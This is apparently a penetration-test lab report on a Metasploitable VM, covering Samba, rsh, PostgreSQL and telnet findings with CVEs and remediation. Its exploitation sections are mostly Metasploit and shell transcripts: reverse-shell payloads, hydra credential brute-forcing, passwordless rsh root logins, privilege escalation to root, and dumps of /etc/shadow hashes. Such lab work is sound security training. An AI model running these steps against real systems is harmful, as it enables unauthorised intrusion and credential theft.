
2. Use exploit/multi/samba/usermap_script

```
msf6 > search name:samba type:exploit

Matching Modules
================

   #   Name                                      Disclosure Date  Rank       Check  Description
   -   ----                                      ---------------  ----       -----  -----------
   0   exploit/multi/samba/usermap_script        2007-05-14       excellent  No     Samba "username map script" Command Execution
   1   exploit/multi/samba/nttrans               2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   2   exploit/linux/samba/setinfopolicy_heap    2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   3   exploit/linux/samba/chain_reply           2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   4   exploit/linux/samba/is_known_pipename     2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   5   exploit/linux/samba/lsa_transnames_heap   2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   6   exploit/osx/samba/lsa_transnames_heap     2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   7   exploit/solaris/samba/lsa_transnames_heap 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   8   exploit/freebsd/samba/trans2open          2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   9   exploit/linux/samba/trans2open            2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   10  exploit/osx/samba/trans2open              2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   11  exploit/solaris/samba/trans2open          2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   12  exploit/windows/http/sambar6_search_results 2003-06-21     normal     Yes    Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/http/sambar6_search_results

msf6 >
```

3. Type show options
    - change RHOSTS with the Victim's IP
    - the module use Payload : cmd/unix/reverse_netcat
    - write the IP of our machine in LHOST



4. now we are ready to exploit



```
Background session 1? [y/N]  y
msf6 exploit(multi/samba/usermap_script) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.71:4444 → 192.168.1.7:43729 (192.168.1.7)

msf6 exploit(multi/samba/usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.71:4433
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the
 right library version.
[*] Sending stage (1017704 bytes) to 192.168.1.7
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the
 right library version.
[*] Meterpreter session 2 opened (192.168.1.71:4433 → 192.168.1.7:60528) at 2024-10-13 23:36:50 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/samba/usermap_script) > sess
[-] Unknown command: sess. Run the help command for more details.
msf6 exploit(multi/samba/usermap_script) > sessions

Active sessions
===============

  Id  Name  Type                  Information                    Connection
  --  ----  ----                  -----------                    ----------
  1         shell cmd/unix                                       192.168.1.71:4444 → 192.168.1.7:43729 (192.168.1.7)
  2         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.1.71:4433 → 192.168.1.7:60528 (192.168.1.7)
```

5. after the session opened we change to meterpreter

```
msf6 exploit(multi/samba/usermap_script) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```

6. we now have a meterpreter session with root

5- Netkit-rsh rexecd

- **Description:** The rsh service is running. This service is dangerous in the sense that it is not ciphered – that is, everyone can sniff the data that passes between the rsh client and the rsh server. This includes logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication. Finally, rsh is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files. It is a built-in backdoor into a system that an attacker will make easy use of.
- **Base score:** 7.5
- **Severity:** HIGH
- **CVE Reference:** CVE-1999-0651
- **Impact:** Not ciphered that is, everyone can sniff the data that passes between the rsh client and the rsh server. This includes logins and passwords. Also, it may allow poorly authenticated logins without passwords. Finally, rsh is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.
- **Remediation:** The rsh service is known to be very insecure. The service should be disabled unless it is absolutely necessary.To disable the service comment out the 'rsh' line in /etc/inetd.conf. You should disable this service and use SSH instead.
- **Exploitation Process:**

  1- We start by getting the users of the machine .

```
┌──(kareem㉿kali)-[~/Downloads]
└─$ sudo hydra -L usernames.txt  rsh://192.168.237.5

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-14 05:
38:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 23 login tries (l:23/p:1)
, ~2 tries per task
[DATA] attacking rsh://192.168.237.5:514/
[514][rsh] host: 192.168.237.5   login: anakin_skywalker
[514][rsh] host: 192.168.237.5   login: lando_calrissian
[514][rsh] host: 192.168.237.5   login: root
[514][rsh] host: 192.168.237.5   login: msfadmin
[514][rsh] host: 192.168.237.5   login: postgres
[514][rsh] host: 192.168.237.5   login: service
[514][rsh] host: 192.168.237.5   login: user
[514][rsh] host: 192.168.237.5   login: sys
[514][rsh] host: 192.168.237.5   login: klog
1 of 1 target successfully completed, 9 valid passwords found
```

2- After we get the users we can execute commands on the machine without logging into it.

3- Now we try to use the root user

```
┌──(kareem㉿kali)-[~/Downloads]
└─$ rsh root@192.168.237.129
Last login: Thu Oct 17 19:58:59 EDT 2024 from 192.168.237.136 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
```

4- If we try using other users we can have the access

```
┌──(kareem㉿kali)-[~/Downloads]
└─$ rsh msfadmin@192.168.237.5
Last login: Sun Oct 13 22:44:41 EDT 2024 from 192.168.237.4 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

```
┌──(kareem㉿kali)-[~/Downloads]
└─$ rsh sys@192.168.237.5
Last login: Sun Oct 13 22:38:49 EDT 2024 from 192.168.237.4 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
sys@metasploitable:~$ whoami
sys
sys@metasploitable:~$ ls
bus             ptyd3  ptys7  ptyxb     tty20  ttyc1  ttyr5  ttyw5
console         ptyd4  ptys8  ptyxc     tty21  ttyc2  ttyr6  ttyw6
core            ptyd5  ptys9  ptyxd     tty22  ttyc3  ttyr7  ttyw7
disk            ptyd6  ptysa  ptyxe     tty23  ttyc4  ttyr8  ttyw8
fd              ptyd7  ptysb  ptyxf     tty24  ttyc5  ttyr9  ttyw9
full            ptyd8  ptysc  ptyy0     tty25  ttyc6  ttyra  ttywa
fuse            ptyd9  ptysd  ptyy1     tty26  ttyc7  ttyrb  ttywb
hpet            ptyda  ptyse  ptyy2     tty27  ttyc8  ttyrc  ttywc
initctl         ptydb  ptysf  ptyy3     tty28  ttyc9  ttyrd  ttywd
input           ptydc  ptyt0  ptyy4     tty29  ttyca  ttyre  ttywe
kmem            ptydd  ptyt1  ptyy5     tty3   ttycb  ttyrf  ttywf
kmsg            ptyde  ptyt2  ptyy6     tty30  ttycc  ttys0  ttyx0
log             ptydf  ptyt3  ptyy7     tty31  ttycd  ttyS0  ttyx1
```

```
┌──(kareem㉿kali)-[~/Downloads]
└─$ rsh user@192.168.237.5
Last login: Sun Oct 13 22:34:23 EDT 2024 from 192.168.237.4 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
user@metasploitable:~$ whoami
user
```

6-PostgreSQL DB 8.3.0 - 8.3.7

- **Description:**The Database Link library (dblink) in PostgreSQL 8.1 implements functions via CREATE statements that map to arbitrary libraries based on the C programming language, which allows remote authenticated superusers to map and execute a function from any library, as demonstrated by using the system function in libc.so.6 to gain shell access.
- **Base score:** 9.0
- **Severity:** HIGH
- **CVE Reference:** CVE-2007-3280
- **Impact:** allows remote authenticated superusers to map and execute a function from any library, as demonstrated by using the system function in libc.so.6 to gain shell access.
- **Remediation:** Updated packages fix these issues, by requiring non-superusers who use /contrib/dblink to use only password authentication.
    - **https://postgresql.org/download/**
- **Exploitation Process:**

  Using Metasploit

  1- Searching for exploit linux postgres

  2- Use exploit/linux/postgres/postgres_payload

```
   13  exploit/multi/postgres/postgres_copy_from_program_cmd_exec
                   2019-03-20       excellent  Yes    PostgreSQL COPY FROM P
ROGRAM Command Execution
   14    \_ target: Automatic
                   .                .          .      .
   15    \_ target: Unix/OSX/Linux
                   .                .          .      .
   16    \_ target: Windows - PowerShell (In-Memory)
                   .                .          .      .
   17    \_ target: Windows (CMD)
                   .                .          .      .
   18  exploit/multi/postgres/postgres_createlang
                   2016-01-01       good       Yes    PostgreSQL CREATE LANG
UAGE Execution
   19  exploit/linux/postgres/postgres_payload
                   2007-06-05       excellent  Yes    PostgreSQL for Linux P
ayload Execution
   20    \_ target: Linux x86
                   .                .          .      .
   21    \_ target: Linux x86_64
                   .                .          .      .
   22  post/linux/gather/vcenter_secrets_dump
                   2022-04-15       normal     No     VMware vCenter Secrets
 Dump
```

3- Show the options of the Module

4- Change the Module options to match the target machine.

- set RHOSTS 192.168.237.129
- set LHOST 192.168.237.136

```
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.237.129  no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.237.136  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

5- Run the exploit

6- We now have meterpreter session

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.237.136:4444
[*] 192.168.237.129:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by
 GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/joOGlwew.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 1 opened (192.168.237.136:4444 → 192.168.237.129:335
52) at 2024-10-18 05:46:08 +0300

meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
Background session 1? [y/N]  y
[-] Unknown command: y. Run the help command for more details.
```

7- Privilege scalation

- search post suggester
- use 0
- options
- set SESSION 1

```
msf6 exploit(linux/postgres/postgres_payload) > search post suggester

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Chec
k  Description
   -  ----                                          ---------------  ----    ----
-  -----------
   0  post/multi/recon/local_exploit_suggester      .                normal  No
   Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use pos
t/multi/recon/local_exploit_suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this modu
                                               le on
   SHOWDESCRIPTION  false            yes       Displays a detailed descript
                                               ion for the available exploi
                                               ts


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
```

- run
- we found an exploit can escalate the privilege

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.237.129 - Collecting local exploits for x86/linux...
[*] 192.168.237.129 - 198 exploit checks are being tried...
[+] 192.168.237.129 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: T
he target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/glibc_origin_expansion_priv_esc: Th
e target appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/netfilter_priv_esc_ipv4: The target
 appears to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/ptrace_sudo_token_priv_esc: The ser
vice is running, but could not be validated.
[+] 192.168.237.129 - exploit/linux/local/su_login: The target appears to be
vulnerable.
[+] 192.168.237.129 - exploit/unix/local/setuid_nmap: The target is vulnerabl
e. /usr/bin/nmap is setuid

[*] 192.168.237.129 - Valid modules for session 1:
============================

 #   Name                                                                Poten
tially Vulnerable?  Check Result
 -   ----                                                                -----
-------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc                Yes
                     The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc                 Yes
                     The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                         Yes
                     The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                      Yes
                     The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                        Yes
                     The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                                      Yes
                     The target is vulnerable. /usr/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc                          No
```

- use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
- show options
- set SESSION 1
- we set payload linux/x86/meterpreter/reverse_tcp

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PKEXEC_PATH                    no        The path to pkexec binary
   SESSION                        yes       The session to run this module on
   WRITABLE_DIR  /tmp             yes       A directory where we can write files


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.237.136  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   x86_64
```

- Exploit
- meterpreter opened again and our Privilege is root now

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.237.136:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.KJ48AT' (1271 bytes) ...
[*] Writing '/tmp/.rkHCowpY' (276 bytes) ...
[*] Writing '/tmp/.2ttX0w75' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 2 opened (192.168.237.136:4444 → 192.168.237.129:387
82) at 2024-10-18 06:00:08 +0300

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
```

- **we can access the database with a different method**

1- We start by getting the credentials of the machine using hydra

```
┌──(kareem㉿kali)-[~]
└─$ hydra -l postgres -P /usr/share/wordlists/metasploit/postgres_default_pass.txt 192.168.237.130  postgres -V -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-11 10:
29:17
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1
 try per task
[DATA] attacking postgres://192.168.237.130:5432/
[ATTEMPT] target 192.168.237.130 - login "postgres" - pass "" - 1 of 5 [child
 0] (0/0)
[ATTEMPT] target 192.168.237.130 - login "postgres" - pass "tiger" - 2 of 5 [
child 1] (0/0)
[ATTEMPT] target 192.168.237.130 - login "postgres" - pass "postgres" - 3 of
5 [child 2] (0/0)
[ATTEMPT] target 192.168.237.130 - login "postgres" - pass "password" - 4 of
5 [child 3] (0/0)
[ATTEMPT] target 192.168.237.130 - login "postgres" - pass "admin" - 5 of 5 [
child 4] (0/0)
[5432][postgres] host: 192.168.237.130   login: postgres   password: postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-11 10:
29:18
```

2- Now try to log into the database using this credential

```
┌──(kareem㉿kali)-[~]
└─$ psql -h 192.168.237.130 -d template1  -U postgres  -W
Password:
psql (16.4 (Debian 16.4-1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

template1=# \l
ERROR:  column d.datcollate does not exist
LINE 6:   d.datcollate as "Collate",
          ^
template1=# \dt
Did not find any relations.
template1=# \dn
  List of schemas
  Name  |  Owner
--------+----------
 public | postgres
(1 row)
```

3- We can query the databases names and its owner .

```
 usename  | usesysid | usecreatedb | usesuper | usecatupd |              passwd               | valuntil | useconfig
----------+----------+-------------+----------+-----------+-----------------------------------+----------+-----------
 postgres |       10 | t           | t        | t         | md53175bce1d3201d16594cebf9d7eb3f9d |          |
 kareem   |    16400 | f           | f        | f         | md5476f293a42ffad566edb71b2c3ddc6f0 |          |
(2 rows)
```

4- We can create a new user and give him all privileges on the database

```
template1=# SELECT datname FROM pg_database;
  datname
-----------
 template0
 postgres
 template1
(3 rows)

template1=# DROP USER kareem;
ERROR:  role "kareem" cannot be dropped because some objects depend on it
DETAIL:  access to database template1
access to database postgres
template1=# CREATE USER kareem WITH PASSWORD '123456';
ERROR:  role "kareem" already exists
template1=# GRANT ALL PRIVILEGES ON DATABASE your_database TO kareem;
ERROR:  database "your_database" does not exist
template1=# GRANT ALL PRIVILEGES ON DATABASE template1  TO kareem;
GRANT
template1=# GRANT ALL PRIVILEGES ON DATABASE postgres  TO kareem;
GRANT
template1=# GRANT ALL PRIVILEGES ON DATABASE template0  TO kareem;
GRANT
template1=#
```

```
template1=# SELECT version();
template1=# SELECT schema_name FROM information_schema.schemata;
    schema_name
--------------------
 pg_catalog
 pg_toast
 public
 pg_temp_1
 pg_toast_temp_1
 information_schema
(6 rows)
```

```
                                                version
-------------------------------------------------------------------------------------------------------
 PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
(1 row)

~
```

5- We can query all schemas from the databases and the database version

6- we can query all tables from the schema

7- we can retrieve all columns and rows from a specific table like pg_tables

- we use SELECT * FROM pg_tables;

```
          table_name
-------------------------------
 pg_type
 pg_statistic
 pg_authid
 pg_ts_parser
 pg_database
 pg_roles
 pg_shadow
 pg_group
 pg_user
 pg_rules
 pg_views
 pg_tables
 pg_indexes
 pg_stats
 pg_locks
 pg_cursors
 pg_prepared_xacts
 pg_prepared_statements
 pg_settings
 pg_timezone_abbrevs
 pg_timezone_names
 pg_stat_all_tables
 pg_stat_sys_tables
 pg_stat_user_tables
 pg_statio_all_tables
 pg_shdepend
 pg_statio_sys_tables
 pg_shdescription
 pg_statio_user_tables
:
```

```
    schemaname     |        tablename         | tableowner | tablespace | hasindexes | hasrules | hastriggers
-------------------+--------------------------+------------+------------+------------+----------+-------------
 pg_catalog        | pg_type                  | postgres   |            | t          | f        | f
 information_schema | sql_features             | postgres   |            | f          | f        | f
 information_schema | sql_implementation_info  | postgres   |            | f          | f        | f
 information_schema | sql_languages            | postgres   |            | f          | f        | f
 pg_catalog        | pg_statistic             | postgres   |            | t          | f        | f
 information_schema | sql_packages             | postgres   |            | f          | f        | f
 information_schema | sql_parts                | postgres   |            | f          | f        | f
 information_schema | sql_sizing               | postgres   |            | f          | f        | f
 information_schema | sql_sizing_profiles      | postgres   |            | f          | f        | f
 pg_catalog        | pg_authid                | postgres   | pg_global  | t          | f        | t
 pg_catalog        | pg_ts_parser             | postgres   |            | t          | f        | f
 pg_catalog        | pg_database              | postgres   | pg_global  | t          | f        | t
 pg_catalog        | pg_shdepend              | postgres   | pg_global  | t          | f        | f
 pg_catalog        | pg_shdescription         | postgres   | pg_global  | t          | f        | f
 pg_catalog        | pg_ts_config             | postgres   |            | t          | f        | f
 pg_catalog        | pg_ts_config_map         | postgres   |            | t          | f        | f
 pg_catalog        | pg_ts_dict               | postgres   |            | t          | f        | f
 pg_catalog        | pg_ts_template           | postgres   |            | t          | f        | f
 pg_catalog        | pg_auth_members          | postgres   | pg_global  | t          | f        | t
 pg_catalog        | pg_attribute             | postgres   |            | t          | f        | f
 pg_catalog        | pg_proc                  | postgres   |            | t          | f        | f
 pg_catalog        | pg_class                 | postgres   |            | t          | f        | f
 pg_catalog        | pg_autovacuum            | postgres   |            | t          | f        | f
 pg_catalog        | pg_attrdef               | postgres   |            | t          | f        | f
 pg_catalog        | pg_constraint            | postgres   |            | t          | f        | f
 pg_catalog        | pg_inherits              | postgres   |            | t          | f        | f
 pg_catalog        | pg_index                 | postgres   |            | t          | f        | f
:
```

7- Linux telnetd

- **Description:** Telnet is an old, text-based protocol that allows users to interact with remote systems over a network. It operates on port 23 and provides terminal access to users. However, Telnet is inherently insecure because it transmits data (including passwords) in plain text, without encryption, making it highly vulnerable to network sniffing and man-in-the-middle attacks..
- **Base score:**
- **Severity:**
- **CVE Reference:**
- **Impact:** allows attackers to log in remotely to the target system without proper security measures With access to the system via Telnet.
- **Remediation:**
  - Disable Telnet and replace it with SSH, which encrypts communication.
  - Restrict access to Telnet using firewalls or by configuring access control mechanisms (such as IP whitelisting).
  - Update software to ensure all known vulnerabilities are patched.
- **Exploitation Process:**

  Using Metasploit

  1- Searching for exploit canner telnet

  2- Use auxiliary/scanner/telnet/telnet_login

```
msf6 auxiliary(scanner/telnet/telnet_version) > search scanner telnet

Matching Modules
================

   #  Name                                                      Disclosure Date  Ran
k    Check  Description
   -  ----                                                      ---------------  ---
-    -----  -----------
   0  auxiliary/scanner/telnet/brocade_enable_login             .                nor
mal  No     Brocade Enable Login Check Scanner
   1  auxiliary/scanner/ssh/juniper_backdoor                    2015-12-20       nor
mal  No     Juniper SSH Backdoor Scanner
   2  auxiliary/scanner/telnet/lantronix_telnet_password        .                nor
mal  No     Lantronix Telnet Password Recovery
   3  auxiliary/scanner/telnet/lantronix_telnet_version         .                nor
mal  No     Lantronix Telnet Service Banner Detection
   4  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06       nor
mal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   5  auxiliary/scanner/telnet/telnet_ruggedcom                 .                nor
mal  No     RuggedCom Telnet Password Generator
   6  auxiliary/scanner/telnet/satel_cmd_exec                   2017-04-07       nor
mal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnera
bility
   7  auxiliary/scanner/telnet/telnet_login                     .                nor
mal  No     Telnet Login Check Scanner
   8  auxiliary/scanner/telnet/telnet_version                   .                nor
mal  No     Telnet Service Banner Detection
   9  auxiliary/scanner/telnet/telnet_encrypt_overflow          .                nor
```

3- Show the options of the Module

4- Change the Module options to match the target machine.

- set RHOSTS 192.168.237.129
- set USER_FILE and PASS_FILE to a wordlist

```
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                        Required  Description
   ----              ---------------                        --------  -----------
   ANONYMOUS_LOGIN   false                                  yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                  no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                      yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                                   no        Create a new session for every successful login
   DB_ALL_CREDS      false                                  no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                  no        Add all passwords in the current database to the list
